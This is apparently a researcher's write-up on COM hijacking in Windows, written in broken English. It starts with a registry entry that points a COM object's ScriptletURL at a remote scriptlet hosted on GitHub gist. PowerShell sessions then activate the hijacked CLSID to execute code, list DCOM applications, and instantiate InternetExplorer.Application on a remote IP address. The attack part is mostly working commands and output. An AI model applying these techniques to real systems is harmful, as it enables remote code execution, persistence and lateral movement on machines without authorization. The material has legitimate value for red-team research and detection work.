[HKEY_CURRENT_USER\Software\Classes\CLSID\{00020000-0000-0000-C000-000000000046}\ScriptletURL]
@="https://gist.githubusercontent.com/homjxi0e/3e4488789a6b9222e445a68d29962518/raw/a167f0f680b446be17fa6a898b865b0056dfb072/COMobj.sct"
```

Overview Around COM-Hijacking Via Sys.Activator


We Will Use System.Activator For Connection with CLSID to fulfillment Hijacking COMObject



```
PS C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("{00020000-0000-0000-C000-000000000046}"))
PS C:\> $FunC | Get-Member


   TypeName: System.__ComObject#{5b816192-959a-48b3-a0c4-a622e165bef5}

Name MemberType Definition
---- ---------- ----------
Exec Method     Variant Exec (Variant)


PS C:\>
```

Overview Around called Round COMExec


Remarking While We Will call Function Exec For Execute ScriptLet With Result Process Shape



```
PS C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("{00020000-0000-0000-C000-000000000046}"))
PS C:\> $FunC.Exec("");
PS C:\> Get-Process -Name notepad -FileVersionInfo

ProductVersion   FileVersion      FileName
--------------   -----------      --------
10.0.17134.1     10.0.17134.1 ... C:\Windows\System32\notepad.exe


PS C:\>
```

Round DCOM Functions CLSID


As for DCOM Gives You The opportunity For Usage it App With dealing together it also There Application Possible dealing it and jealousy of apps be impossible



```
{FBF23B40-E3F0-101B-8488-00AA003E56F8}

{FC38B7C8-9E50-497d-A387-7DEBDAD14160}  RegisterControl
              RegisterControl
{FC5EEAF6-0002-11DF-ADB9-F4CE462D9137}  Hotspot Auth Module
              Hotspot Auth Module
{FCC74B77-EC3E-4dd8-A80B-008A702075A9}  appwiz.cpl
              appwiz.cpl
{fd6c8b29-e936-4a61-8da6-b0c12ad3ba00}  Wordpad
              Wordpad
{FDA74D11-C4A6-4577-9F73-D7CA8586E10C}  Proximity UX Host
              Proximity UX Host
{FDA74D11-C4A6-4577-9F73-D7CA8586E10D}  MP UX Host
              MP UX Host
{ff9e6131-a8c1-4188-aa03-82e9f10a05a8}

{FFB8655F-81B9-4fce-B89C-9A6BA76D13E7}  Shell Execute Hardware Event Handler
              Shell Execute Hardware Event Handler
{FFE1E5FE-F1F0-48C8-953E-72BA272F2744}  EntAppSvc
              EntAppSvc

PS C:\> wmic dcomapp list
```

Round Functions in Application DCOM


In DCOM there CLSID,ProgID The Best Connect Will Be inside ProgID, DCOM is Focus about Applications be More thing



```
PS C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("internetexplorer.Application",192.168.1.6))
PS C:\> $FunC | ls


    Directory: C:\Program Files (x86)\Internet Explorer


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        8/11/2018   5:47 AM                ar-SA
d-----        4/12/2018  11:20 AM                en-US
d-r---        4/12/2018   1:38 AM                images
d-----        8/15/2018   5:33 AM                SIGNUP
-a----        4/12/2018   1:34 AM          44544 ExtExport.exe
-a----        4/12/2018   1:34 AM          50688 hmmapi.dll
-a----        4/12/2018   1:34 AM           2963 ie9props.propdesc
-a----        4/12/2018   1:34 AM         480256 ieinstal.exe
-a----        4/12/2018   1:34 AM         221184 ielowutil.exe
-a----        4/12/2018   1:34 AM         332288 IEShims.dll
-a----        4/11/2018   7:21 AM         822536 iexplore.exe
-a----        4/12/2018   1:34 AM          40328 sqmapi.dll


PS C:\>
```


Overview DCOM,COM Objects Management Access

Remarking: If You Wanted Management Permission Access inside DCOM,COM Use Component Service comexp.msc



Overview2 DCOM,COM Objects Management Access

Choose Your Rules in COM Object's



Access Permissions

You may edit who is allowed default access to applications. You may also set limits on applications that determine their own permissions.


Caution: Modifying access permissions can affect the ability of applications to start, connect, function and/or run securely.

Launch and Activation Permissions

You may edit who is allowed by default to launch applications or activate objects. You may also set limits on applications that determine their own permissions.

Caution: Modifying launch and activation permissions can affect the ability of applications to start, connect, function and/or run securely.

(End Topic)



Twitter: Matt harr0ey

Called: @harr0ey